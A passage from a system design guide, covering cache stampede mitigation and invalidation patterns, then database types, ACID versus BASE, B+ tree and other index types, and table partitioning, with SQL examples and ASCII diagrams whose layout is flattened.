SET cache_lock:popular_item "locked" NX EX 10 # Acquire lock (NX = only if not exists) # If lock acquired: fetch from DB, populate cache, release
lock # If lock not acquired: wait and retry, or return stale data
```

2. Probabilistic Early Expiration

Proactively refresh cache entries **before** they expire using a probabilistic approach. Each request has a small chance of triggering a background refresh based on how close the TTL is to expiring.

```
remaining_ttl = expiry_time - current_time
random_value = random(0, 1)
if random_value < (1 / remaining_ttl_factor):
    refresh_cache_in_background()
```

This spreads out cache refreshes over time, preventing a sudden stampede.

3. Cache Warming

Pre-populate the cache **before** traffic arrives. Essential during: - Application startup / deployment - Cache server replacement - New region/data center launch

```
Deployment Pipeline: 1. Deploy new application version
2. Run cache warming script (loads popular keys from DB)
3. Enable traffic to new instances
```

4. Stale-While-Revalidate

Serve the **stale (expired) value** immediately while refreshing the cache in the background.

```
Thread 1: cache expired -> return stale data -> trigger async refresh
Thread 2: cache expired -> return stale data (same stale)
Background: fetch from DB -> update cache
Thread 3: cache hit -> return fresh data
```

Pros: Users never wait for a cache miss **Cons:** Brief window of stale data

Cache Invalidation Patterns

1. TTL-Based Expiration

Simplest approach — set a TTL and let entries expire automatically. - **Good for:** Data that changes infrequently or where brief staleness is acceptable - **Risk:** Stale data during the TTL window

2. Event-Driven Invalidation

Database changes trigger cache invalidation via events (CDC, message queue).

```
+-----+ Write +-----+ Change Event +-----+ Invalidate +-----+ | App +----->| DB +----->| Event +----->| Cache
| | Server | | | (CDC/Trigger) | Bus | | | +-----+ +-----+ +-----+ +-----+
```

3. Write-Through Invalidation

Cache is updated synchronously on every write (as discussed above).

4. Versioned Keys

Include a version number in the cache key. When data changes, increment the version.

```
cache_key = "user:123:v5" # Current version
# After update: cache_key = "user:123:v6" # New version (old key ignored, eventually evicted)
```

Real-World Caching Examples

Twitter's Timeline Cache

Twitter caches pre-computed home timelines for each user: - **Fan-out on write:** When a user tweets, the tweet is pushed to the timeline cache of all followers - **Redis** stores each user's timeline as a sorted set (tweet IDs sorted by timestamp) - **Challenge:** Celebrities with millions of followers cause massive fan-out; solved by hybrid approach (fan-out on read for celebrities)

Facebook's Memcached at Scale

Facebook built **TAO** (The Associations and Objects), a distributed caching layer: - **Billions** of key-value pairs cached across thousands of Memcached servers - **Read-after-write consistency** ensured by routing writes and subsequent reads to the same region - **Lease mechanism** to prevent thundering herd - **Multi-region replication** with invalidation via message bus

Netflix's EVCache

Netflix built **EVCache** (Ephemeral Volatile Cache) on top of Memcached: - **Zone-aware replication** — data replicated across AWS Availability Zones - **Global replication** — cache entries replicated across regions for low-latency reads - **Billions** of items cached; serves **30+ million requests per second**

Anti-Patterns to Avoid

- 1. **Caching everything** — Only cache data that's read frequently and expensive to compute
- 2. **No TTL** — Always set a TTL as a safety net, even if you actively invalidate
- 3. **Ignoring cache size** — Monitor memory usage; unbounded caches cause OOM crashes
- 4. **Caching mutable data without invalidation** — Leads to stale data and bugs
- 5. **Single point of failure** — Use Redis Cluster or replicated setup
- 6. **Complex cache keys** — Keep keys simple and predictable; use a consistent naming convention

Key Takeaways

```
+-----+ | Caching – Key Takeaways |
+-----+ | | 1. Cache-Aside is the most common and flexible strategy. | |
Write-Through for read-after-write consistency. | | Write-Behind for write-heavy workloads (accept data loss risk). | | | 2. Redis is far more
than a cache – it's a data structure server. | | Strings for caching, Hashes for objects, Sorted Sets for | | leaderboards, Lists for queues,
Streams for event logs, | | HyperLogLog for cardinality, Pub/Sub for messaging. | | | 3. Redis is fast because: in-memory storage,
single-threaded | | event loop (no locks), efficient C data structures (ziplist, | | skiplist), and non-blocking I/O (epoll). 100K-1M ops/sec. | |
| | 4. For Redis persistence: use hybrid RDB+AOF in production. | | RDB for fast restarts, AOF for minimal data loss (~1 second). | | For pure
caching, no persistence is fine (repopulate from DB). | | | 5. Redis Sentinel for HA (automatic failover, read replicas). | | Redis Cluster for
HA + horizontal scaling (hash slot sharding). | | Choose Sentinel when data fits one server, Cluster when it | | doesn't. | | | 6. Use
multi-level caching: L1 (in-process: Caffeine/Guava, | | nanoseconds) + L2 (Redis, milliseconds). Combined hit rate | | of 96%+ is achievable,
with only 4% of requests reaching DB. | | | 7. Cache invalidation is the hardest problem. Use event-driven | | invalidation via message queues
(RabbitMQ fanout or Kafka) or | | CDC (Debezium) for reliable, scalable invalidation. | | | 8. RabbitMQ excels at cache invalidation
broadcasting via fanout | | exchanges. Each app server gets its own queue, receives all | | invalidation events, and clears its local + shared
cache. | | | 9. Redis practical patterns: distributed locks (SET NX EX), | | rate limiting (INCR + EXPIRE or Sorted Set sliding window), | |
sessions (HSET + EXPIRE), leaderboards (ZADD + ZREVRANGE). | | | 10. Capacity planning: cache the hot 20% of data (80/20 rule). | | Estimate:
items * avg_size * 1.2 overhead. Monitor hit rate, | | eviction rate, memory usage, and p99 latency. | | | 11. LRU is the default eviction
policy. Set TTLs as a safety net | | even with active invalidation. Use allkeys-lru eviction | | policy in Redis for cache workloads. | | | 12.
Thundering herd and cache stampede are real production issues. | | Mitigate with: cache locking (SET NX), probabilistic early | | expiration,
cache warming on deploy, stale-while-revalidate. | | | +-----+
```

Next Chapter: [Chapter 8 — Databases](#)

Chapter 8: Databases

Introduction — The Role of Databases in System Design

If caching is about speed, **databases** are about **durability and truth**. The database is the system of record — the authoritative source of your application's state. Choosing the right database is one of the most consequential decisions in system design, because changing it later is extremely costly.

Every system design question ultimately comes down to: *How do we store, retrieve, and manage data efficiently and reliably?*

This chapter covers the full landscape of database technologies, when to use each, and the fundamental concepts you need for system design.

Relational Databases (SQL)

Relational databases store data in **tables** (relations) with **rows** and **columns**. They enforce a strict **schema** and support powerful querying via **SQL** (Structured Query Language).

Popular Relational Databases

Database	Strengths	Used By
PostgreSQL	Advanced features, JSON support, extensibility, MVCC	Instagram, Reddit, Uber
MySQL	Mature, fast reads, large ecosystem	Facebook, Twitter, GitHub
Oracle	Enterprise-grade, PL/SQL, RAC clustering	Banks, telecom, government
SQL Server	Deep Windows integration, BI tools	Microsoft ecosystem
SQLite	Embedded, zero-config, single-file	Mobile apps, IoT, testing

ACID Properties — The Gold Standard

Relational databases guarantee **ACID** properties for transactions:

Property	Definition	Example
Atomicity	All operations in a transaction succeed or all fail — no partial state	Transfer \$100: debit AND credit both happen, or neither does
Consistency	Database moves from one valid state to another; constraints are enforced	Foreign key, unique, check constraints are never violated
Isolation	Concurrent transactions don't interfere with each other	Two users buying the last item don't both succeed
Durability	Once committed, data survives crashes, power failures	Committed transactions are written to disk (WAL)

Isolation Levels

Different isolation levels trade off between consistency and performance:

Strictness	Isolation Level	Phenomena Prevented	Performance	▲ +-----+ ▼	Serializable	Dirty, Non-repeatable,	Slowest	
		Phantom reads prevented	+-----+		Repeatable Read	Dirty, Non-repeatable	(MySQL default)	reads prevented
		+-----+	Read Committed	Dirty reads prevented	(PostgreSQL def.)	+-----+	Read Uncommitted	
		Nothing prevented	Fastest	▼ +-----+ ▲				

NoSQL Databases

NoSQL (Not Only SQL) databases emerged to handle use cases where relational databases struggle: massive scale, flexible schemas, high write throughput, and distributed architectures.

The Four Types of NoSQL Databases

+-----+ +-----+ Key-Value Stores Document Stores key -> value key -> JSON doc (opaque blob) (queryable fields) Redis, DynamoDB, MongoDB, CouchDB, Riak, etcd Firestore +-----+
+-----+ +-----+ +-----+ Column-Family Graph Databases row -> {col_fam: nodes + edges + {col: val, ...}} properties Cassandra, HBase, Neo4j, Neptune, ScyllaDB JanusGraph +-----+

1. Key-Value Stores

The simplest NoSQL model. Data is stored as **key-value pairs** where the value is opaque to the database.

```
PUT("user:1001", "{name: 'Alice', email: 'alice@example.com'}") GET("user:1001") -> "{name: 'Alice', email: 'alice@example.com'}"
DELETE("user:1001")
```

Database	Notable Features	Use Cases
Redis	In-memory, rich data structures, pub/sub	Caching, sessions, rate limiting, leaderboards
DynamoDB	Fully managed, auto-scaling, single-digit ms latency	Serverless backends, gaming, IoT
etcd	Distributed, consistent (Raft consensus)	Kubernetes config, service discovery
Riak	Highly available, eventually consistent	Shopping carts, user preferences

When to use: Simple lookups by key, caching, session storage, shopping carts, config storage.

2. Document Stores

Extend key-value stores by making the value a **structured document** (usually JSON/BSON) that can be **queried, indexed, and partially updated**.

```
// MongoDB document { "_id": "order_1001", "customer": { "name": "Alice", "email": "alice@example.com" }, "items": [ { "product": "Laptop", "price": 999.99, "qty": 1 }, { "product": "Mouse", "price": 29.99, "qty": 2 } ], "status": "shipped", "created_at": "2024-01-15T10:30:00Z" }
```

Database	Notable Features	Use Cases
MongoDB	Flexible schema, rich queries, aggregation pipeline	Content management, product catalogs, user profiles
CouchDB	Multi-master replication, HTTP API	Offline-first apps, mobile sync
Firestore	Real-time sync, serverless	Mobile apps, real-time collaboration

When to use: Semi-structured data, rapid iteration (schema flexibility), content management, event logging, embedded documents (avoid JOINS).

3. Column-Family Stores

Organize data into **rows** and **column families**. Optimized for **high write throughput** and **wide rows** with many columns.

```
Row Key: "user:1001" +-----+ +-----+ +-----+ | Column Family: | Column Family: | Column Family: |
| | "profile" | | "activity" | | "preferences" | | | | | name: "Alice" | login:2024-01-15: "NYC" | theme: "dark" | | email: "a@e.com" |
login:2024-01-14: "SF0" | lang: "en" | | age: 30 | purchase:2024-01-13: "$99" | notifications: "on" |
+-----+ +-----+ +-----+
```

Database	Notable Features	Use Cases
Apache Cassandra	Masterless, linearly scalable, tunable consistency	Time-series, messaging, IoT, recommendations

Apache HBase	Hadoop integration, strong consistency	Analytics, Hadoop ecosystem
ScyllaDB	C++ rewrite of Cassandra, 10x faster	Low-latency, high-throughput workloads

When to use: Time-series data, high write throughput, known query patterns, wide rows, multi-region deployments.

4. Graph Databases

Store data as **nodes** (entities), **edges** (relationships), and **properties**. Optimized for traversing relationships.

```
+-----+ FRIENDS_WITH +-----+ | Alice +----->| Bob | | (User) | | (User) | +---+---+ +---+---+ | | | LIKES | PURCHASED | |
+---V-----+ +---V-----+ | "Inception"| | "Laptop" | | (Movie) | | (Product) | +-----+ +-----+ Query: "Find all friends of
Alice who purchased products that Alice also liked" -- trivial in a graph DB, nightmare in SQL with multiple JOINS
```

Database	Notable Features	Use Cases
Neo4j	Cypher query language, ACID, native graph storage	Social networks, recommendations, knowledge graphs
Amazon Neptune	Managed, supports Gremlin and SPARQL	AWS-native graph workloads
JanusGraph	Distributed, supports Cassandra/HBase backend	Large-scale graph analytics

When to use: Social networks, recommendation engines, fraud detection, knowledge graphs, network topology.

SQL vs NoSQL — Comprehensive Comparison

Dimension	SQL (Relational)	NoSQL
Schema	Fixed schema, predefined tables	Flexible / schema-less
Query Language	SQL (standardized)	Database-specific APIs/query languages
Scalability	Primarily vertical (scale up)	Primarily horizontal (scale out)
Data Model	Tables with rows and columns	Key-value, document, column, graph
Transactions	Full ACID transactions	Varies: some support ACID, many use BASE
JOINS	Powerful, multi-table JOINS	Generally not supported or expensive
Consistency	Strong consistency (default)	Tunable: strong to eventual
Maturity	40+ years, well-understood	Younger, rapidly evolving
Best for	Complex queries, transactions, structured data	High scale, flexible schema, specific access patterns
Examples	PostgreSQL, MySQL, Oracle	MongoDB, Cassandra, Redis, Neo4j

When to Choose SQL

- You need complex transactions (banking, e-commerce orders)
- You need complex JOINS across multiple entities
- Your data is highly structured and relational
- You need strong consistency guarantees
- Your query patterns are diverse and evolving

When to Choose NoSQL

- You need horizontal scalability for massive datasets
- Your schema changes frequently (rapid development)
- You have a known, specific access pattern (key lookup, time-series)
- You need high write throughput
- You're building for eventual consistency (social feeds, logging)

ACID vs BASE

These are the two consistency models in distributed databases:

Property	ACID	BASE
Full name	Atomicity, Consistency, Isolation, Durability	Basically Available, Soft state, Eventually consistent
Consistency	Strong — reads always return latest write	Eventual — reads may return stale data temporarily
Availability	May sacrifice availability for consistency	Prioritizes availability over consistency
Use case	Financial transactions, inventory management	Social feeds, analytics, product catalogs
Trade-off	Higher latency, lower throughput	Lower latency, higher throughput
CAP theorem	Chooses CP (Consistency + Partition tolerance)	Chooses AP (Availability + Partition tolerance)

+----- CAP Theorem -----+ | | Consistency (C) | | / \ | | / You can \ | | / only pick \ | | / TWO of \ | | / THREE \ | | / \ | | / Availability (A) ---- Partition | | Tolerance (P)| +-----+ CP: PostgreSQL, MongoDB (default), HBase AP: Cassandra, DynamoDB, CouchDB CA: (Not possible in distributed systems – network partitions always happen)

Database Indexing — Deep Dive

Indexes are **auxiliary data structures** maintained by the database engine that speed up data retrieval at the cost of additional storage and slower writes. Understanding how indexes work internally is critical for designing systems that perform at scale.

Analogy: An index in a database works exactly like an index in a textbook. Instead of reading every page to find "B-Tree," you go to the index at the back, look up "B-Tree," and jump directly to page 294. The database index does the same thing for your rows.

The Problem: Full Table Scan

Without an index, every query requires scanning the **entire table** — a Full Table Scan.

Query: SELECT * FROM users WHERE email = 'alice@example.com' Without index: FULL TABLE SCAN +-----+-----+ | id | name | email | The database reads every +-----+-----+ single row from disk | 1 | Bob | bob@example.com | until it finds the match. | 2 | Charlie | charlie@example.com | | 3 | Alice | alice@example.com | <- Found! But had to scan 3 rows | .. | ... | ... | | 1M | Zara | zara@example.com | Worst case: scan all 1M rows +-----+-----+ Cost: O(n) For 10 million rows, this means: - Reading ~10 million rows from disk pages - Each disk page is 8KB (PostgreSQL) or 16KB (MySQL InnoDB) - If each row is 200 bytes, ~40 rows per page - 10M rows / 40 = 250,000 disk page reads - Even with SSD (~0.1ms per random read) = 25 seconds!

This is **completely unacceptable** in production. Indexes solve this problem.

How a B+ Tree Index Works (The Most Common Index)

Almost every relational database (PostgreSQL, MySQL, Oracle, SQL Server) uses **B+ Trees** as the default index structure. Understanding B+ Trees is essential.

Note: Most people say "B-Tree index" but databases actually use **B+ Trees**. The distinction matters and is explained below.

B-Tree vs B+ Tree

B-Tree: B+ Tree (what databases use): - Data stored in ALL nodes - Data stored ONLY in leaf nodes - Leaf nodes not linked - Leaf nodes form a LINKED LIST - Less predictable performance - Consistent $O(\log n)$ for all queries - Excellent for RANGE queries

B-Tree: B+ Tree: [50|data] [50] / \ / \ [20|data] [80|data] [20] [80] / \ / \ [10,20]->[50,80]->[90,100] data data data ^^^^^^^^^^^^^^^^^^^^^^^ Linked list of leaves!

B+ Tree Internal Structure

```
CREATE INDEX idx_email ON users(email); B+ Tree Index (order = 3, simplified): LEVEL 0 (Root): +-----+ | [jackson] | -- Only stores
keys and pointers | / \ | -- NO actual row data here +-----+ \--+ / \ LEVEL 1 (Internal Nodes): +-----+ +-----+ +-----+ | [clark,
| | [patel, | | [garcia] | | [williams] | +---+---+---+ +---+---+ / \ / \ LEVEL 2 (Leaf Nodes - contain actual data pointers):
+-----+ +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ +-----+
| smith | | zhang | | [ptr] | | [ptr] | | [ptr] | | [ptr] | | [ptr] | | [ptr] | | [ptr] | | [ptr] | | [ptr] | | [ptr] | | [ptr] | | v
v v v v v v v v v Row Row Row Row Row Row Row Row Row #5 #12 #3 #8 #7 #1 #9 #2 #4 #6 Key properties: 1. ALL data pointers are at leaf level
(uniform access time) 2. Leaf nodes are linked (makes range scans efficient) 3. Tree is ALWAYS balanced (same depth for all leaves) 4. Each node =
one disk page (8KB/16KB)
```

Why B+ Tree is Brilliant for Databases

```
Property 1: LOGARITHMIC SEARCH +-----+ | Rows in Table | B+ Tree Depth | Disk Reads to Find 1
Row | |-----|-----|-----| | 1,000 | 2 | 2 | | 100,000 | 3 | 3 | | 10,000,000 | 4 | 4 | | 1,000,000,000 |
5 | 5 | +-----+ | To search 1 BILLION rows, you need only 5 disk reads! Why? Each node holds
~500 keys (for 8KB page, ~16 byte key). Branching factor = 500.  $500^4 = 62.5$  billion keys addressable with depth 4. Property 2: RANGE SCANS USE
LINKED LEAVES Query: SELECT * FROM users WHERE email BETWEEN 'clark' and 'patel' Step 1: B+ Tree lookup for 'clark' -> 3 disk reads to find leaf
Step 2: Follow linked list: clark -> garcia -> jackson -> patel Step 3: No need to go back up the tree! This is why B+ Trees (not hash indexes)
are the default – they handle BOTH equality AND range queries efficiently.
```

Clustered Index vs Non-Clustered Index

This is one of the **most frequently asked** database interview questions and one of the most misunderstood concepts.

Clustered Index (Primary Index)

A clustered index **determines the physical order of data on disk**. The table data itself is stored inside the leaf nodes of the B+ Tree. There can be **only ONE** clustered index per table because data can only be physically sorted one way.

```

Clustered Index on user_id: B+ Tree where LEAF NODES ARE THE TABLE DATA: Internal: [500] / \ [200] [800] / \ / \ Leaves (= actual table rows,
sorted by user_id): +-----+ +-----+ +-----+ | user_id: 100 |--->| user_id: 200 |--->| user_id: 300 | |
name: "Alice" | | name: "Bob" | | name: "Charlie" | | email: "a@e.com" | | email: "b@e.com" | | email: "c@e.com" | +-----+
+-----+ +-----+ +-----+ The data IS the index. No separate lookup needed. MySQL/InnoDB: PRIMARY KEY = clustered index (always)
PostgreSQL: Uses a HEAP table + separate index (no clustered index by default, but you can use CLUSTER command to reorder once) SQL Server:
PRIMARY KEY = clustered index (by default, configurable)

```

Non-Clustered Index (Secondary Index)

A non-clustered index is a **separate structure** that contains the indexed column(s) and a **pointer** back to the actual row. There can be **many** non-clustered indexes per table.

```
Table (clustered by user_id): +-----+-----+-----+-----+ | id | name | email | city |
+-----+-----+-----+-----+ | 1 | Alice | alice@example.com | NYC | <- Page 1 | 2 | Bob | bob@example.com | SFO | <- Page 1 |
3 | Charlie | charlie@example.com | NYC | <- Page 2 | 4 | Diana | diana@example.com | LON | <- Page 2
+-----+-----+-----+-----+ Non-clustered Index on email: B+ Tree: [charlie...] / \ [alice..., bob...] [charlie...,
diana...] | | | v v v v id=1 id=2 id=3 id=4 (Page 1) (Page 1) (Page 2) (Page 2) Query: WHERE email = 'diana@example.com' Step 1: Traverse B+
Tree -> find pointer to id=4, Page 2 Step 2: Go to Page 2, read row with id=4 (this is the "bookmark lookup") This second step is called a
"BOOKMARK LOOKUP" or "KEY LOOKUP" -- it's an extra I/O cost that clustered indexes don't have.
```

The Critical Difference

+-----+-----+		+-----+ Aspect Clustered Index Non-Clustered
Index +-----+		+-----+ Physical ordering YES - data is
physically sorted NO - separate structure Per table Only ONE Many (up to ~250 in most DBs) Leaf nodes contain Actual row data		
Index key + pointer to row Lookup cost Direct (data is right there) Extra "bookmark lookup" to row Best for Range scans on primary		
key Frequent lookups on non-PK columns Insert cost Higher (must maintain physical order) Lower (only update the index) Storage IS		
the table (no extra space) Additional disk space required		
+-----+-----+		+-----+

Covering Index (Index-Only Scan)

A **covering index** contains ALL the columns needed by a query, so the database never needs to access the actual table. This is a **massive performance optimization**.

```
Query: SELECT name, email FROM users WHERE city = 'NYC' Regular Index on city: 1. Scan index -> find city = 'NYC' -> get row pointers 2. For EACH matching row, go to the table to fetch name and email 3. 1000 matching rows = 1000 extra random I/O operations! Covering Index: CREATE INDEX idx_city_covering ON users(city) INCLUDE (name, email); -- Or in MySQL: CREATE INDEX idx_city ON users(city, name, email); 1. Scan index -> find city = 'NYC' -> name and email are RIGHT HERE in the index 2. No need to go to the table at all! 3. 1000 matching rows = 0 extra I/O operations! Covering Index leaf node: +-----+-----+-----+ | city | name | email | <-- All needed data is in the index +-----+-----+-----+ | NYC | Alice | alice@example.com | | NYC | Charlie | charlie@example.com | | SFO | Bob | bob@example.com | +-----+-----+-----+ PostgreSQL EXPLAIN output for covering index: "Index Only Scan using idx_city_covering on users" ^^^^^^^^^^ -- "Index Only" means covering index was used! vs. non-covering: "Index Scan using idx_city on users" ^^^^^^^^^^ -- "Index Scan" means bookmark lookup was needed
```

Pro Tip: If your EXPLAIN plan shows "Index Scan" followed by heavy table lookups, consider making it a covering index. This is the single most impactful optimization for read-heavy queries on large tables.

Composite (Multi-Column) Index and the Left-Prefix Rule

A composite index indexes **multiple columns together**. The order of columns in the index matters enormously.

```
CREATE INDEX idx_country_city_zip ON addresses(country, city, zip_code); B+ Tree sorts by: country FIRST, then city WITHIN country, then zip WITHIN city. Index sorted order: +-----+-----+-----+ | country | city | zip_code | +-----+-----+-----+ | India | Delhi | 110001 | | India | Delhi | 110002 | | India | Mumbai | 400001 | | UK | London | EC1A | | UK | London | SW1A | | US | Chicago | 60601 | | US | NYC | 10001 | | US | NYC | 10002 | +-----+-----+-----+
```

The Left-Prefix Rule (Extremely Important!)

The composite index can only be used if the query filters on a **left prefix** of the index columns.

```
Index: (country, city, zip_code) +-----+-----+-----+ | Query WHERE clause | Uses | | | Index? | +-----+-----+-----+ | WHERE country = 'US' | YES | | WHERE country = 'US' AND city = 'NYC' | YES | | WHERE country = 'US' AND city = 'NYC' AND zip_code = '10001' | YES | | WHERE city = 'NYC' | NO! | | WHERE zip_code = '10001' | NO! | | WHERE city = 'NYC' AND zip_code = '10001' | NO! | | WHERE country = 'US' AND zip_code = '10001' | PARTIAL | +-----+-----+-----+ Why does (country, zip_code) only get PARTIAL use? - The B+ Tree can use the index to filter country = 'US' - But then it must scan ALL cities within 'US' to find zip_code = '10001' - It cannot "skip" the city level in the sorted order Think of it like a phone book sorted by (Last Name, First Name): - Looking up "Smith" -> fast (left prefix) - Looking up "Smith, John" -> fast (full prefix) - Looking up everyone named "John" regardless of last name -> FULL SCAN!
```

Column Order Strategy for Composite Indexes

```
Rule of thumb for column ordering: 1. Equality columns FIRST (WHERE country = 'US') 2. Range columns LAST (WHERE age BETWEEN 25 AND 35) 3. High-selectivity first (columns that filter out more rows come first) Example: Query: WHERE status = 'active' AND created_at > '2024-01-01' AND country = 'US' BAD index: (status, created_at, country) - status = 'active' -> uses index (equality) - created_at > '2024-01-01' -> uses index (range) BUT... - country = 'US' -> CANNOT use index! (after a range, index scan stops) GOOD index: (status, country, created_at) - status = 'active' -> uses index (equality) - country = 'US' -> uses index (equality) - created_at > '2024-01-01' -> uses index (range, and it's last - perfect!)
```

Partial Index (Filtered Index)

A partial index only indexes **rows that match a condition**. This saves storage and improves performance when you only query a subset of data.

```
-- Instead of indexing ALL 10 million orders: CREATE INDEX idx_orders_status ON orders(created_at); -- Index size: ~200 MB, indexes all 10M rows -- Index only the unshipped orders (which is what you actually query): CREATE INDEX idx_unshipped_orders ON orders(created_at) WHERE status = 'pending' OR status = 'processing'; -- Index size: ~5 MB (only ~250K unshipped orders) Query: SELECT * FROM orders WHERE status = 'pending' ORDER BY created_at; -> Uses the tiny 5 MB partial index instead of the 200 MB full index! Real-world examples: - Index only "active" users (90% of users are inactive/deleted) - Index only "unread" messages (most messages are read) - Index only "pending" payments (most payments are settled) - Index only rows WHERE deleted_at IS NULL (soft delete pattern)
```

Hash Index

Hash indexes use a **hash table** for O(1) equality lookups. They are faster than B+ Trees for exact-match queries but **cannot** handle range queries, sorting, or partial matching.

```
Hash Index on user_id: hash(101) = bucket 7 -> [user_id=101, ptr to row] hash(202) = bucket 3 -> [user_id=202, ptr to row] hash(303) = bucket 7 -> [user_id=303, ptr to row] (hash collision, chained) Lookup: WHERE user_id = 202 1. Compute hash(202) = bucket 3 2. Go directly to bucket 3 3. Return row pointer Cost: O(1) - even faster than B+ Tree's O(log n) But: WHERE user_id > 200 -> CANNOT USE hash index (no ordering) ORDER BY user_id -> CANNOT USE hash index (no ordering) WHERE user_id LIKE '%2' -> CANNOT USE hash index (no prefix matching)
```

Feature	B+ Tree Index	Hash Index
Equality (=)	$O(\log n)$	$O(1)$
Range (>, <, BETWEEN)	Excellent	Not supported
Sorting (ORDER BY)	Supported	Not supported
Prefix matching (LIKE 'abc%')	Supported	Not supported
Storage	More (tree overhead)	Less
Use case	General purpose (default)	Key-value lookups, joins on equality

In Practice: PostgreSQL supports hash indexes but recommends B-Tree for most use cases. MySQL/InnoDB does not support hash indexes on disk (only MEMORY engine). Redis is essentially a giant hash index.

Full-Text Index (Inverted Index)

For searching text content (articles, product descriptions, messages), regular B+ Tree indexes are useless because they cannot match words within a string.

Regular B-Tree on "description" column: WHERE description = 'red running shoes' -> Works (exact match only) WHERE description LIKE '%running%' -> FULL TABLE SCAN! (leading wildcard) Full-Text Index (Inverted Index): Document 1: "red running shoes for men" Document 2: "blue running shorts" Document 3: "red hiking boots for women" Inverted Index: +-----+-----+ | Term | Document IDs | +-----+-----+ | blue | [2] | | boots | [3] | | for | [1, 3] | | hiking | [3] | | men | [1] | | red | [1, 3] | | running | [1, 2] | | shoes | [1] | | shorts | [2] | | women | [3] | +-----+-----+ Query: "red running" -> red AND running -> intersect [1,3] ∩ [1,2] = [1] Result: Document 1 – "red running shoes for men" This is exactly how Elasticsearch, Solr, and PostgreSQL full-text search work!

Index Types — Complete Reference

Index Type	Data Structure	Best For	Not Suitable For	Example
B+ Tree	Balanced tree	Range queries, equality, sorting, prefix matching	Full-text search	WHERE age BETWEEN 25 AND 35
Hash	Hash table	Exact equality lookups only	Range queries, sorting	WHERE id = 12345
Bitmap	Bit arrays	Low-cardinality columns, data warehousing	High-cardinality, OLTP	WHERE gender = 'M' AND status = 'active'
Full-text	Inverted index	Text search, natural language queries	Exact numeric lookups	WHERE body @@ 'distributed systems'
GiST	Generalized search tree	Geometry, ranges, nearest-neighbor	Simple equality	PostGIS ST_DWithin(point, location, 1000)
GIN	Generalized inverted	JSON fields, arrays, full-text	Simple columns	WHERE tags @> '{"urgent"}'
BRIN	Block range index	Naturally ordered data (timestamps), huge tables	Random data	WHERE created_at > '2024-01-01' on time-series
Covering	B+ Tree + included cols	Queries where all columns are in the index	Write-heavy tables	SELECT name, email WHERE city = 'NYC'
Partial	Any (with filter)	Queries on a subset of rows	Queries on all rows	WHERE status = 'pending'
Composite	Multi-column B+ Tree	Multi-column filter queries	Queries not using left prefix	WHERE country = 'US' AND city = 'NYC'

Index Trade-offs

```
+-----+ | Advantages | Disadvantages |
+-----+ | Faster reads (10x to 10,000x) | Slower writes (each
INSERT/UPDATE | | must update ALL indexes on table) | | Enable efficient sorting | Additional storage space (indexes | | (avoid expensive
filesort) | can be 10-50% of table size) | | Support range queries and | Index maintenance overhead during | | multi-column filtering | bulk
operations (VACUUM, rebuild) | | Enforce uniqueness constraints | Too many indexes = dramatically | | Enable covering index scans | slow writes
(each write updates | | (skip table access entirely) | EVERY index) | | Reduce lock contention | Wrong index = query planner picks | | (less data
scanned = shorter locks)| suboptimal plan (worse than none) | +-----+
```

How Many Indexes Is Too Many?

```
Rule of Thumb: +-----+ | Workload | Recommended Index Count |
+-----+ | OLTP (transactions) | 3-7 indexes per table | | OLAP (analytics) | Fewer
indexes, more partitioning | | Read-heavy (90% reads) | More indexes acceptable | | Write-heavy (high inserts) | Minimal indexes, batch reindex |
+-----+ | Warning signs of over-indexing: - INSERT latency increasing over time - Index
storage exceeds table storage - pg_stat_user_indexes shows indexes with 0 scans - MySQL slow query log shows "index_merge" (sign of missing
composite index)
```

Golden Rules of Indexing: 1. Index columns used in WHERE, JOIN, and ORDER BY clauses 2. Use composite indexes instead of multiple single-column indexes 3. Put equality columns before range columns in composite indexes 4. Use covering indexes for your most critical queries 5. Use partial indexes when you only query a subset of rows 6. Monitor unused indexes and drop them (pg_stat_user_indexes in PostgreSQL) 7. NEVER create indexes blindly — always verify with EXPLAIN ANALYZE

Database Partitioning

Database partitioning splits a single large table into smaller, more manageable pieces called **partitions**, all within the same database instance. This is different from sharding (which distributes data across multiple database servers).

Key Distinction: - **Partitioning** = one database server, table split into segments (logical division) - **Sharding** = multiple database servers, each holding a portion of the data (physical division) - Partitioning is a prerequisite step that can later evolve into sharding.

Why Partition?

```
Imagine a table with 500 million rows: WITHOUT partitioning: +-----+ | orders (500 million
rows, 200 GB) | | Every query touches this MASSIVE single table | | Full table scan = 200 GB of I/O | | Index maintenance = slow (B+ Tree with
depth 6+) | | VACUUM/maintenance = locks entire table for hours | +-----+ | WITH partitioning
(by year): +-----+ +-----+ +-----+ | orders_2022 | | orders_2023 | | orders_2024 | | (150M rows, 60GB)| |
(200M rows, 80GB)| | (150M rows, 60GB)| +-----+ +-----+ +-----+ | Query: WHERE created_at > '2024-06-01' ->
Only scans orders_2024 (60 GB instead of 200 GB) -> Index is smaller and faster -> VACUUM only needs to touch the active partition -> Old
partitions can be archived or moved to cold storage
```

Types of Partitioning

1. Range Partitioning

Split data based on **value ranges** of a column. Most common for time-based data.

```
CREATE TABLE orders ( order_id BIGINT, customer_id INT, amount DECIMAL(10,2), created_at TIMESTAMP ) PARTITION BY RANGE (created_at); CREATE TABLE
orders_2022 PARTITION OF orders FOR VALUES FROM ('2022-01-01') TO ('2023-01-01'); CREATE TABLE orders_2023 PARTITION OF orders FOR VALUES FROM
('2023-01-01') TO ('2024-01-01'); CREATE TABLE orders_2024 PARTITION OF orders FOR VALUES FROM ('2024-01-01') TO ('2025-01-01'); How the query
planner uses this: SELECT * FROM orders WHERE created_at = '2024-07-15'; Query Planner: "created_at = '2024-07-15' falls in range ['2024-01-01',
'2025-01-01']" -> PRUNE orders_2022 (skip entirely) -> PRUNE orders_2023 (skip entirely) -> SCAN orders_2024 only! <-- This is called "partition
pruning" Best for: - Time-series data (logs, events, transactions) - Data with a natural ordering (dates, IDs, versions) - Archival patterns (drop
old partitions instead of DELETE)
```

2. List Partitioning

Split data based on **discrete values** of a column.

```
CREATE TABLE customers ( customer_id INT, name VARCHAR(100), country VARCHAR(3), email VARCHAR(255) ) PARTITION BY LIST (country); CREATE TABLE
customers_us PARTITION OF customers FOR VALUES IN ('US', 'CA', 'MX'); -- North America CREATE TABLE customers_eu PARTITION OF customers FOR VALUES
IN ('UK', 'DE', 'FR', 'ES'); -- Europe CREATE TABLE customers_apac PARTITION OF customers FOR VALUES IN ('IN', 'JP', 'AU', 'SG'); -- Asia-Pacific
Query: SELECT * FROM customers WHERE country = 'IN'; -> Only scans customers_apac partition! Best for: - Geographic data (region-based queries) -
